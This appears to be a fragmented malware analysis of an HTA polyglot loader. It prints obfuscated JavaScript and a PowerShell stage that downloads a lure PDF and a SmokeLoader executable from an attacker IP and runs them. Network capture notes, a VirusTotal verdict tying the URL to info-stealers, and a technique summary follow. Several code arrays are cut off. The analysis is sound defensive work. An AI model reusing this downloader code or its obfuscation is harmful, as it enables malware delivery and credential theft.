
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HTA SCRIPT


**Application Caption : No
Window State : Minimize
Show in Taskbar : No**



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MALICIOUS JS



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20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D
6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 16
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function mhl(leS){
    var Xgs= "";
    for (var xNa = 0; xNa < leS.length; xNa++)
    {
        var Wqc = String.fromCharCode(leS[xNa] - 488);
        Xgs = Xgs + Wqc
    }
    return Xgs
};

var BAb = mhl([600,599,607,589,602,603,592,589,596,596,534,589,608,589,520,533,607,520,537,520,533,589,600,520,573,598,602,
,589,603,604,602,593,587,604,589,588,520,533,598,599,600,520,524,609,588,586,558,520,549,520,527,555,557,555,553,545,545,
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powershell.exe -w 1 -ep Unrestricted -nop $ydbF =  
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function mJf ($YlhBsHB){-join ((($YlhBsHB -replace '..', '0x$& ') -split ' ' | % {[char]([int]$_-100  
))});  
$EItEpmMZ = mJf($ydbF);  
& $EItEpmMZ.Substring(4,3) $EItEpmMZ.Substring(7)
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function mJf ($GLv, $bgl) {sc $GLv $bgl -Encoding Byte};
function rQH ($GLv) {start $GLv };
function uCs ($yqn) {$kWe = New-Object (oUB @(102,125,140,70,111,125,122,91,132,129
$bgl = $kWe.DownloadData($yqn);
return $bgl};
function oUB ($NzI) {($NzI |%{ [char]($_ - 24) }) -join ''};
function EHb () {$sbj = $env:AppData + '\';
$FMq= $env:AppData;
$UEO = $FMq + '\invoice1202.pdf';
If (Test-Path $UEO) {ii $UEO;
}Else{ $nsW = uCs (oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74,70
134,142,135,123,125,73,74,72,74,70,136,124,126));
mJf $UEO $nsW;
ii $UEO;
};
;
;
$ppYJscTt = $sbj + 'putty1202.exe';
if (Test-Path $ppYJscTt) {rQH $ppYJscTt}Else {$KqxnglbJuTPNBP=uCs (oUB @(128,140,140,
70,73,77,73,70,73,81,74,70,73,78,77,71,136,141,140,140,145,73,74,72,74,70,125,144
mJf $ppYJscTt $KqxnglbJuTPNBP;
rQH $ppYJscTt};
;
;
}EHb;

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Source	Destination	Protocol	Length	Info
172.16.41.134	88.151.192.165	TCP	66	[TCP Retransmission] 56053 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
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Community Score

! 19/97 security vendors flagged this URL as malicious

Reanalyze Search More

http://88.151.192.165/main1220/main1

88.151.192.165

ip downloads-pe

Status 200

Last Analysis Date 4 months ago

DETECTION

DETAILS

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Crowdsourced context

HIGH 1 MEDIUM 0 LOW 0 INFO 0 SUCCESS 0

! Activity related to BLUSTEALER, LUMMA - according to source Cluster25 - 6 months ago

↳ This URL is used by BLUSTEALER, LUMMA. BluStealer is a crypto stealer, keylogger, and document uploader written in Visual Basic that loads C#.NET hack tools in order to exfiltrate logins from the infected victim device. Lumma is a Malware-as-a-Service (MaaS) info-stealer available in underground forums. It's designed to extract data from web browsers, cryptocurrency wallets, messaging apps, and password-management programs. The service offers tier-based subscriptions, with costs ranging from 250 to 20000 USD per month. The latest plan allows for package reselling.

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
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Net.WebClient
PS oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74,70,73,78,77,71
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http://88.151.192.165/invoce1202.pdf
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,145,73,74,72,74,70,125,144,125)
http://88.151.192.165/putty1202.exe
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invoce1202.pdf - Lure PDF
putty1202.exe - SmokeLoader Malware

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
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LOLBAS

Abuse of built-in Windows utilities: **PowerShell + MSHTA**

polyglot loader

Use of **trojanized Windows binaries**

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EXECUTE

Runs malware components via MSHTA

LOAD/DROP

Deliver and install malicious payload

DOWNLOAD

Contacts attacker infrastructure

